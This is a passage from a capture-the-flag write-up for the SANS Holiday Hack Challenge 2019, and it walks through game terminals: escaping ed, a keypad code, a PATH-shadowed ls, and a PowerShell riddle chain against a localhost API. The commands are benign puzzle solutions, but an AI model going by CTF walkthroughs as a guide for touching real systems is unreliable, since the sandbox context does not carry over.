SANS HOLIDAY HACK CHALLENGE 2019

HOSTED AT:

WRITE-UP

by

Coen Goedegebure

@coenhimself

www.coengoedegebure.com

coen.goedegebure@gmail.com

Introduction

Every year somewhere near the second week of December, the SANS Holiday Hack Challenge is released. An event many people, including me, are looking forward to.

Like last year, the Holiday Hack challenge is part Capture-The-Flag and part online conference called KringleCon. KringleCon 2 has many talks to enjoy with topics ranging from holiday themed social engineering to reverse engineering cryptography algorithms.

Last year KringleCon was hosted at Santa's castle and this year the organization was able to host this conference at the Elf University (ElfU).

You can read the announcement of this year's challenge on the HolidayHackChallenge homepage or click here to be magically transported to the North Pole train station at the Elf University. Don't forget your ticket though:

Also check out all of the past Holiday Hack challenges. They're still online and ready to be solved!

The goal

The goal of this challenge is... to learn while having fun. At least, that's how the SANS Holiday Hack challenges always turn out to be for me!

The end goal of the challenge is to solve the 12 main **objectives**. There will be elves around the ElfU campus to help you out, but they have problems of their own. Helping out an elf by solving the problem with their terminal will unlock their hint for an objective. There are 10 **terminals** to solve on the Elf University.

Contents

To provide some structure to this write-up, I decided to describe my solution for the terminals first, followed by the objectives.

Table of Contents

It's dangerous to go alone! Take this.

Getting started guide

Right after my start with this second edition of KringleCon I found people had some trouble finding their way around the game. The chat of the Train Station (starting area) regularly had players asking what to do or where to begin. I thought it would be a shame if people would miss out the fun because they didn't know where to start, so I decided to write a small getting-started guide.

Blog

After the deadline of 13 January 2020, I will post this write-up as an article on my blog. That will also include animations and embedded movies, something that was not possible using this medium. The article can be found on https://www.coengoedegebure.com/sans-holiday-hack-2019-write-up.

ElfU map

KringleCon is hosted on the Elf University. ElfU has many locations to visit, elves to talk to, objects to find and terminals and puzzles to solve. It may be easy to get lost and forget where to find that pretty or handsome elf you just spoke to, so I made a map of the area:




FIGURE 1: THE ELFU CAMPUS MAP

The dark blue areas are the rooms and the little yellow boxes with arrows pointing to the rooms are the locations of the elves and terminals. The green text is the name of an elf at that location and the orange text is the name of the terminal there.

The numbers are special artefacts that can be found or interacted with.

A bigger variant can be found in Appendix A – ElfU Map

Solutions source-code

All code for the solutions of the objective in these challenges can be found on my GitHub repository https://github.com/CoenGoedegebure/HolidayHackChallenge2019.

Terminals

Terminal: Escape Ed (Bushy Evergreen)

Bushy Evergreen can be found in the Train Station, the room where you start the game, and will provide a hint for objective 3 if you can help him out with his terminal.

Bushy Evergreen's opening dialogue

- ⇒ *Hi, I'm Bushy Evergreen. Welcome to Elf U!*
- ⇒ *I'm glad you're here. I'm the target of a terrible trick.*
- ⇒ *Pepper Minstix is at it again, sticking me in a text editor.*
- ⇒ *Pepper is forcing me to learn ed*
- ⇒ *Even the hint is ugly. Why can't I just use Gedit?*
- ⇒ *Please help me just quit the grinchy thing.*

Apparently, his terminal is stuck in a text editor called 'Ed' and he wants to escape. After opening the terminal, the following message is displayed:

```
                 ....................................
              .;ooooooooooool;,,,,,,,,:looooooooooooll:
            .:ooooooooooooc;,,,,,,,,:ooooooooooooolllooo:
          .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;;;;ooooo:
        .''''''''''''''''''''''''''''''''''''''''''';ooooo:
      ;ooooooooooool;'''''',:looooooooooolc;',,;ooooo:
    .:ooooooooooooc;',,,,,,,:ooooooooooolccoc,,,;ooooo:
  .coooooooooooo:,''''''',:ooooooooooolcloooc,,,;ooooo,
  cooooooooooooo,,,,,,,,,;ooooooooooooloooooc,,,;ooo,
  cooooooooooooo,,,,,,,,,;ooooooooooooloooooc,,,;l'
  cooooooooooooo,,,,,,,,,;ooooooooooooloooooc,,,..
  cooooooooooooo,,,,,,,,,;ooooooooooooloooooc.
  cooooooooooooo,,,,,,,,,;ooooooooooooloooo:.
  cooooooooooooo,,,,,,,,,;ooooooooooooloo;
  :lllllllllllll,''''''''';lllllllllllllc,
Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.
-Bushy Evergreen
Exit ed.
1100
```

The 1100 is followed by a cursor. We're in the text-editor Ed. I had no hands-on experience with this editor so I decided to check out the manual on Ed.

This manual states that 'Q' will quit the text-editor unconditionally. When entering this character, we're greeted with the following message:

```
Loading, please wait......

You did it! Congratulations!
```

Bushy's hint for objective 3

- ⇒ *Wow, that was much easier than I'd thought.*
- ⇒ *Maybe I don't need a clunky GUI after all!*
- ⇒ *Have you taken a look at the password spray attack artifacts?*
- ⇒ *I'll bet that DeepBlueCLI tool is helpful.*
- ⇒ *You can check it out on GitHub.*
- ⇒ *It was written by that Eric Conrad.*
- ⇒ *He lives in Maine - not too far from here!*

Bushy Evergreen is over the moon that you helped him escape Ed!

Terminal: Frosty Keypad (Tangle Coalbox)

Tingle Coalbox is standing on the east side of the Quad area right outside the student Dormitory. Solving the Frosty Keypad will provide access to the Dormitory section of the Elf University.

Tangle Coalbox' opening dialogue

- ⇒ *Hey kid, it's me, Tangle Coalbox.*
- ⇒ *I'm sleuthing again, and I could use your help.*
- ⇒ *Ya see, this here number lock's been popped by someone.*
- ⇒ *I think I know who, but it'd sure be great if you could open this up for me.*
- ⇒ *I've got a few clues for you.*
- ⇒ *1. One digit is repeated once.*
- ⇒ *2. The code is a prime number.*
- ⇒ *3. You can probably tell by looking at the keypad which buttons are used.*

Clicking the terminal pops up the Frosty keypad:

FIGURE 2: THE FROSTY KEYPAD

As Tangle's hint suggested it is easy to see the numbers 1, 3 and 7 are used more often than the others. The first attempt I tried was 1337 for obvious reasons. That was an invalid code. My second attempt was 7331, the reverse of 1337, which was the valid code. No need to write a script and brute-force my way in.

Exploring the Student's dormitory we see some elf actually wrote the key on the wall.




FIGURE 3: THE STUDENT ELVES LIKE TO WRITE STUFF ON THE WALL

I guess the only one who never forgets is Santa Claus himself.

Tangle's closing remarks

- ⇒ *Yep, that's it. Thanks for the assist, gumshoe.*
- ⇒ *Hey, if you think you can help with another problem, Prof. Banas could use a hand too.*
- ⇒ *Head west to the other side of the quad into Hermey Hall and find him in the Laboratory.*

Tangle Coalbox doesn't mind the cold outside

Terminal: Linux Path (SugarPlum Mary)

SugarPlum Mary can be found in Hermey Hall and will provide a hint for objective 4 if you can help her out with her terminal.

SugarPlum Mary's opening dialogue

⇒ *I need to review some files in my Linux terminal, but I can't get a file listing.*
⇒ *I know the command is ls, but it's really acting up.*
⇒ *Do you think you could help me out? As you work on this, think about these questions:*
⇒ *1. Do the words in green have special significance?*
⇒ *2. How can I find a file with a specific name?*
⇒ *3. What happens if there are multiple executables with the same name in my $PATH?*

Let's open the terminal:

FIGURE 4: LINUX PATH TERMINAL WELCOME MESSAGE

So, the goal of this terminal is to list the current directory. Read the poem in the login message and notice some of the words are colored, giving a hint in the right direction. I started out with the obvious commands:

```
elf@xxx:~$ ls
This isn't the ls you're looking for

elf@xxx:~$ dir
Yes, you're very clever, but we REALLY want you to run ls!
```

I typed `cat` followed by a double-`<tab>` which actually displayed the contents of the directory:

```
elf@xxx:~$ cat
 /                      .bashrc                .profile
.bash_logout            .elfscream.txt         rejected-elfu-logos.txt
```

However, that was not the solution.

The `ls` that is being executed is not the correct one. Let's find out which `ls` is getting executed by running the which-command:

```
elf@xxx:~$ which ls
/usr/local/bin/ls
```

This `ls` command is located in `/usr/local/bin`. Now run `locate ls` to see whether any other `ls` can be found on the system. Note that I used the regex option here to return only file paths ending with '/ls'.

```
elf@xxx:~$ locate -r '/ls$'
/bin/ls
/usr/local/bin/ls
```

We see another `ls` command is located in `/bin` and indeed, if we run `/bin/ls` directly, we solve the puzzle:

```
elf@xxx:~$ /bin/ls -al
total 52
drwxr-xr-x 1 elf  elf   4096 Dec  8 14:19 ' '
drwxr-xr-x 1 elf  elf   4096 Dec  8 14:19  .
drwxr-xr-x 1 root root  4096 Nov 21 19:46  ..
-rw-r--r-- 1 elf  elf    220 Apr 18  2019  .bash_logout
-rw-r--r-- 1 elf  elf   3596 Jan  8 21:00  .bashrc
-rw-r--r-- 1 elf  elf  13838 Nov 21 19:46  .elfscream.txt
-rw-r--r-- 1 elf  elf    807 Apr 18  2019  .profile
-rw-r--r-- 1 elf  elf    401 Nov 21 19:46  rejected-elfu-logos.txt
Loading, please wait......

You did it! Congratulations!
```

Bonus: Check out the PATH environment variable on the system by running `env $PATH`. We see that the path is set to `/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games`. When running `ls`, the system will search these paths for this executable in the order stated in the PATH environment variable. So, first `/usr/local/bin`, then `/usr/bin`, then `/bin`, etc. This means the wrong `ls` is resolved before the correct one.


Another way to solve this puzzle, is to add `/bin` to the start of the PATH environment variable:

```
elf@xxx:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games

elf@xxx:~$ export PATH=/bin:$PATH
elf@xxx:~$ echo $PATH
/bin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
```

The contents of rejected-elfu-logos.txt:

FIGURE 5: THE CONTENTS OF REJECTED-ELFU-LOGOS.TXT

Another interesting file exists in this directory: `.elfscream` with this brilliant piece of ASCII-art:



SugarPlum's hint for objective 4

- ⇒ *Oh there they are! Now I can delete them. Thanks!*
- ⇒ *Have you tried the Sysmon and EQL challenge?*
- ⇒ *If you aren't familiar with Sysmon, Carlos Perez has some great info about it.*
- ⇒ *Haven't heard of the Event Query Language?*
- ⇒ *Check out Ross Wolf's talk at CircleCityCon.*

SugarPlum Mary couldn't be happier!

Terminal: Xmas Cheer Laser (Sparkle Redberry)

Sparkle Redberry can be found in the Laboratory and will provide a hint for objective 5 if you can help him out with his terminal.

Sparkle Redberry's opening dialogue

- ⇒ *I'm Sparkle Redberry and Imma chargin' my laser!*
- ⇒ *Problem is: the settings are off.*
- ⇒ *Do you know any PowerShell?*
- ⇒ *It'd be GREAT if you could hop in and recalibrate this thing.*
- ⇒ *It spreads holiday cheer across the Earth ...*
- ⇒ *... when it's working!*

Powershell!! Clicking on the old-school desktop terminal firing a laser opens up the terminal Sparkle was talking about. It greets us with the following message:

```
🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲
🗲                                                                              🗲
🗲 Elf University Student Research Terminal - Christmas Cheer Laser Project     🗲
🗲 ---------------------------------------------------------------------------- 🗲
🗲 The research department at Elf University is currently working on a top-secret 🗲
🗲 Laser which shoots laser beams of Christmas cheer at a range of hundreds of  🗲
🗲 miles. The student research team was successfully able to tweak the laser to 🗲
🗲 JUST the right settings to achieve 5 Mega-Jollies per liter of laser output. 🗲
🗲 Unfortunately, someone broke into the research terminal, changed the laser   🗲
🗲 settings through the Web API and left a note behind at /home/callingcard.txt. 🗲
🗲 Read the calling card and follow the clues to find the correct laser Settings. 🗲
🗲 Apply these correct settings to the laser using it's Web API to achieve laser 🗲
🗲 output of 5 Mega-Jollies per liter.                                          🗲
🗲                                                                              🗲
🗲 Use (Invoke-WebRequest -Uri http://localhost:1225/).RawContent for more info. 🗲
🗲                                                                              🗲
🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲🗲
```

When we execute the `Invoke-WebRequest` command stated in the welcome message, the API definition is displayed:

```
--------------------------------------------------
Christmas Cheer Laser Project Web API
--------------------------------------------------
Turn the laser on/off:
GET http://localhost:1225/api/on
GET http://localhost:1225/api/off
Check the current Mega-Jollies of laser output
GET http://localhost:1225/api/output
Change the lens refraction value (1.0 - 2.0):
GET http://localhost:1225/api/refraction?val=1.0
Change laser temperature in degrees Celsius:
GET http://localhost:1225/api/temperature?val=-10
```

```
Change the mirror angle value (0 - 359):
GET http://localhost:1225/api/angle?val=45.1
Change gaseous elements mixture:
POST http://localhost:1225/api/gas
POST BODY EXAMPLE (gas mixture percentages):
O=5&H=5&He=5&N=5&Ne=20&Ar=10&Xe=10&F=20&Kr=10&Rn=10
--------------------------------------------------
```

Requesting the /api/output endpoint, we get the following message:
`Failure - Only 2.78 Mega-Jollies of Laser Output Reached!`

Indeed, this is not the 5 Mega-Jollies the laser should be at, so let's recover its original settings. Examining the API endpoints, we see that we need to find the original values for the *refraction*, *temperature*, *angle* and *gas* settings.

Angle

The welcome message stated the attacker left a note at `/home/callingcard.txt` so read it:

```
PS /home/elf> type /home/callingcard.txt
What's become of your dear laser?
Fa la la la la, la la la la
Seems you can't now seem to raise her!
Fa la la la la, la la la la
Could commands hold riddles in hist'ry?
Fa la la la la, la la la la
Nay! You'll ever suffer myst'ry!
Fa la la la la, la la la la
```

The *'Could commands hold riddles in hist'ry?'* line suggests there might be a clue hidden in the previous commands, so:

```
PS /home/elf> history
  Id CommandLine
  -- -----------
   1 Get-Help -Name Get-Process
   2 Get-Help -Name Get-*
   3 Set-ExecutionPolicy Unrestricted
   4 Get-Service | ConvertTo-HTML -Property Name, Status > C:\services.htm
   5 Get-Service | Export-CSV c:\service.csv
   6 Get-Service | Select-Object Name, Status | Export-CSV c:\service.csv
   7 (Invoke-WebRequest http://127.0.0.1:1225/api/angle?val=65.5).RawContent
   8 Get-EventLog -Log "Application"
   9 I have many name=value variables that I share to applications system wide. At
a co…
```

In the line with id 7 we see the `/api/angle` endpoint was called with a value of `65.5`. Seems like we found the original angle setting!

***Angle**: 65.5*

Refraction

In the same command history, there is some interesting text in the commandline with id 9:

```
PS /home/elf> history | format-list -property CommandLine
... snip ...
CommandLine : I have many name=value variables that I share to applications system
wide. At a command I will reveal my secrets once you Get my Child Items.
```

This hint suggests we should take a look at the system's environment variables. When we do, one of these variables catches our eye:

```
PS /home/elf> Get-Childitem env: | format-list
... snip ...
Name  : riddle
Value : Squeezed and compressed I am hidden away. Expand me from my prison and I
will show you the way. Recurse through all /etc and Sort on my LastWriteTime to
reveal im the newest of all.
```

This value tells us what to do. After some tweaking the result was the following:

```
PS /home/elf> Get-ChildItem -Force -Recurse -Path '/etc' | Sort-Object
LastWriteTime -Descending | Select-Object -first 10

    Directory: /etc/apt
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          12/12/19  1:05 PM        5662902 archive
```

This archive was what we were looking for, so let's extract its contents to `/home/elf`

```
PS /home/elf> Expand-Archive -LiteralPath /etc/apt/archive -DestinationPath
/home/elf/
```

After extracting the archive to `/home/elf`, we notice a `refraction` subfolder that contains 2 files: `riddle` and `runme.elf`. Honestly I must say I cracked the `runme.elf` file last, but for the continuity of this writeup, I'll dive into this first. The problem with `runme.elf` is that it doesn't run...

```
PS /home/elf/refraction> ./runme.elf
Program 'runme.elf' failed to run: No such file or directoryAt line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~.
At line:1 char:1
+ ./runme.elf
+ ~~~~~~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
```

I tried numerous things to get this file going and even briefly tried to reverse engineer it. Then

something clicked. The folder structure gave away that this system was Linux based (and not Windows as I was just assuming since I was doing Powershell), so maybe some Linux commands will work as well. What is the first thing you check in a Linux environment when an executable doesn't run? Right, the file permissions. Maybe `runme.elf` didn't have execute permissions, so I tried:

```
PS /home/elf/refraction> chmod +x ./runme.elf
```

... and it worked. After executing `runme.elf`, the original value for the refraction value was revealed: `refraction?val=1.867`.

***Refraction**: 1.867*

Temperature

Now let's see that riddle in the `/home/elf/refraction` directory:

```
PS /home/elf/refraction> type riddle
Very shallow am I in the depths of your elf home. You can find my entity by using
my md5 identity:
25520151A320B5B0D21561F92C8F6224
```

The `/home/elf` directory contains a `depths` subdirectory with a massive number of files. I figured I would need to compare each of these files and see if its MD5 hash would match the one from the riddle:

```
PS /home/elf/depths> gci -File -recurse | Get-FileHash -Algorithm md5 | where Hash
-eq "25520151A320B5B0D21561F92C8F6224" | format-list

Algorithm : MD5
Hash      : 25520151A320B5B0D21561F92C8F6224
Path      : /home/elf/depths/produce/thhy5hll.txt
```

We found one file. Let's check its contents:

```
PS /home/elf/depths> type /home/elf/depths/produce/thhy5hll.txt
temperature?val=-33.5

I am one of many thousand similar txt's contained within the deepest of
/home/elf/depths. Finding me will give you the most strength but doing so will
require Piping all the Full Name's to Sort Length.
```

We now have the temperature: -33.5. Three down, one to go!

***Temperature**: -33.5*

Gas

The riddle in `/home/elf/depths/produce/thhy5hll.txt` hinted that we would need to find the file that is stored in the deepest subdirectory of the `/home/elf/depths` directory structure. Because of the sheer size of this structure, I decided to do this in a few steps:

1. Extract the fullname of all files within `depths` and store it in an intermediate file,
2. Sort the intermediate file by length and store it in an output file
3. Get the first line of the output file, which should have the path of the file we're looking for.
4. Display the file's contents

In Powershell commands, that looks like this:

```
PS /home/elf/depths> gci -File -Force -recurse | select-object FullName | format-
list > /tmp/input.txt

PS /home/elf/depths> gc -Path /tmp/input.txt | sort { $_.length } -descending >
/tmp/output.txt

PS /home/elf/depths> type output.txt | select-object -first 1
FullName :
/home/elf/depths/larger/cloud/behavior/beauty/enemy/produce/age/chair/unknown/esca
pe/vote/long/writer/behind/ahead/thin/occasionally/explore/tape/wherever/practical
/therefore/cool/plate/ice/play/truth/potatoes/beauty/fourth/careful/dawn/adult/eit
her/burn/end/accurate/rubbed/cake/main/she/threw/eager/trip/to/soon/think/fall/is/
greatest/become/accident/labor/sail/dropped/fox/0jhj5xz6.txt

PS /home/elf/depths> type ...snip.../fox/0jhj5xz6.txt
Get process information to include Username identification. Stop Process to show
me you're skilled and in this order they must be killed:
bushy
alabaster
minty
holly

Do this for me and then you /shall/see .
```

The hint states we need to kill 4 processes in the correct order. I tried to list the contents of the file `/shall/see`, but it did not exist.

```
PS /home/elf> get-process -includeusername

     WS(M)   CPU(s)      Id UserName                      ProcessName
     -----   ------      -- --------                      -----------
        ... snip ...
      0.77     0.00      10 alabaster                     sleep
      0.73     0.00      25 bushy                         sleep
      0.76     0.00      32 minty                         sleep
      0.77     0.00      37 holly                         sleep
```

In my setting, the given order (bushy, alabaster, minty and holly) required me to kill processes 25, 10, 32 and 37 in that order:

```
PS /home/elf> Stop-Process -Id 25
PS /home/elf> Stop-Process -Id 10
PS /home/elf> Stop-Process -Id 32
PS /home/elf> Stop-Process -Id 37
```

When I now checked out the file `/shall/see`, I was able to read its contents:

```
PS /home/elf> gc /shall/see
Get the .xml children of /etc - an event log to be found. Group all .Id's and the
last thing will be in the Properties of the lonely unique event Id.
```

Let's get the contents of all xml files in the `/etc` directory:

```
PS /home/elf> gci -file /etc/*.xml -recurse
   Directory: /etc/systemd/system/timers.target.wants
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
--r---          11/18/19  7:53 PM       10006962 EventLog.xml
```

When checking out the contents of this EventLog.xml file, I noticed the event Ids occur in the tag `<I32 N="Id">5</I32>`. By retrieving all occurrences of this tag, grouping them and counting the occurrences of each tag, I was able to find the lonely unique event Id:

```
PS /etc/...wants> select-string -path ./EventLog.xml -Pattern 'N="Id">' | group-
object Line | select-object -property Count, Name | sort-object -property count -
descending

Count Name
----- ----
  905       <I32 N="Id">5</I32>
  179       <I32 N="Id">3</I32>
   98       <I32 N="Id">6</I32>
   39       <I32 N="Id">2</I32>
    2       <I32 N="Id">4</I32>
    1       <I32 N="Id">1</I32>
```

Event Id 1 is alone on Christmas...

Now, let's check out the contents of this event Id:

```
PS /etc/...wants> select-string -path ./EventLog.xml -Pattern 'N="Id">1' -Context
5,2500

... snip ...
  EventLog.xml:68891:            <Props>
  EventLog.xml:68892:              <S
N="Value">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c
```

```
"`$correct_gases_postbody = @{`n O=6`n H=7`n He=3`n N=4`n Ne=22`n Ar=11`n Xe=10`n
F=20`n Kr=8`n Rn=9`n}`n"</S>
  EventLog.xml:68893:            </Props>
```

... and we found the Gas settings: O=6, H=7, He=3, N=4, Ne=22, Ar=11, Xe=10, F=20, Kr=8 and Rn=9.

***Gas**: O=6, H=7, He=3, N=4, Ne=22, Ar=11, Xe=10, F=20, Kr=8 and Rn=9*

It's over 5 Mega Jollies!!

Now we have found the original values for each of the Laser's settings, we can make the API calls to reset the XMAS Cheer Laser. The values were:

```
Angle: 65.5
Temperature: -33.5
Refraction: 1.867
Gasses: O=6, H=7, He=3, N=4, Ne=22, Ar=11, Xe=10, F=20, Kr=8, Rn=9
```

Invoke the API:

```
PS /> Invoke-WebRequest -Uri http://localhost:1225/api/off
PS /> Invoke-WebRequest -Uri http://localhost:1225/api/refraction?val=1.867
PS /> Invoke-WebRequest -Uri http://localhost:1225/api/temperature?val=-33.5
PS /> Invoke-WebRequest -Uri http://localhost:1225/api/angle?val=65.5
PS /> Invoke-WebRequest -Uri http://localhost:1225/api/gas -Method POST -Body
"O=6&H=7&He=3&N=4&Ne=22&Ar=11&Xe=10&F=20&Kr=8&Rn=9"
PS /> Invoke-WebRequest -Uri http://localhost:1225/api/on
PS /> (Invoke-WebRequest -Uri http://localhost:1225/api/output).RawContent

... snip ...
Success! - 6.44 Mega-Jollies of Laser Output Reached!
```

Sparkle's hint for objective 5

- ⇒ *You got it - three cheers for cheer!*
- ⇒ *For objective 5, have you taken a look at our Zeek logs?*
- ⇒ *Something's gone wrong. But I hear someone named Rita can help us.*
- ⇒ *Can you and she figure out what happened?*

Sparkle Redberry looks like he had some sleepless nights over his malfunctioning "Lasor"

Terminal: Holiday Hack Trail (Minty Candycane)

Minty Candycane can be found in the Student Dormitory (Dorm) area in the hallway to the east. She can provide a hint for objective 7 if you solve the problem with her terminal first.

Minty Candycane's opening dialogue

- ⇒ *Hi! I'm Minty Candycane!*
- ⇒ *I just LOVE this old game!*
- ⇒ *I found it on a 5 1/4 floppy in the attic.*
- ⇒ *You should give it a go!*
- ⇒ *If you get stuck at all, check out this year's talks.*
- ⇒ *One is about web application penetration testing.*
- ⇒ *Good luck, and don't get dysentery!*

The Holiday Hack Trail game is a reference to the 1985 classic game The Oregon Trail and it really displays the love and dedication of the makers of the SANS Holiday Hack challenge towards creating an amazing content. The game in Minty's terminal consists of 3 difficulty levels: Easy, Medium and Hard. In order to get Minty's hint, you only need to complete the game on Easy mode. I will show a solution for each of the 3 difficulty modes.

The goal for each of the difficulty modes is to finish the game. You finish the game when the distance remaining is 0 and there are still party members alive.

Starting the terminal will display the game's menu. Pick one of the difficulty modes to continue.

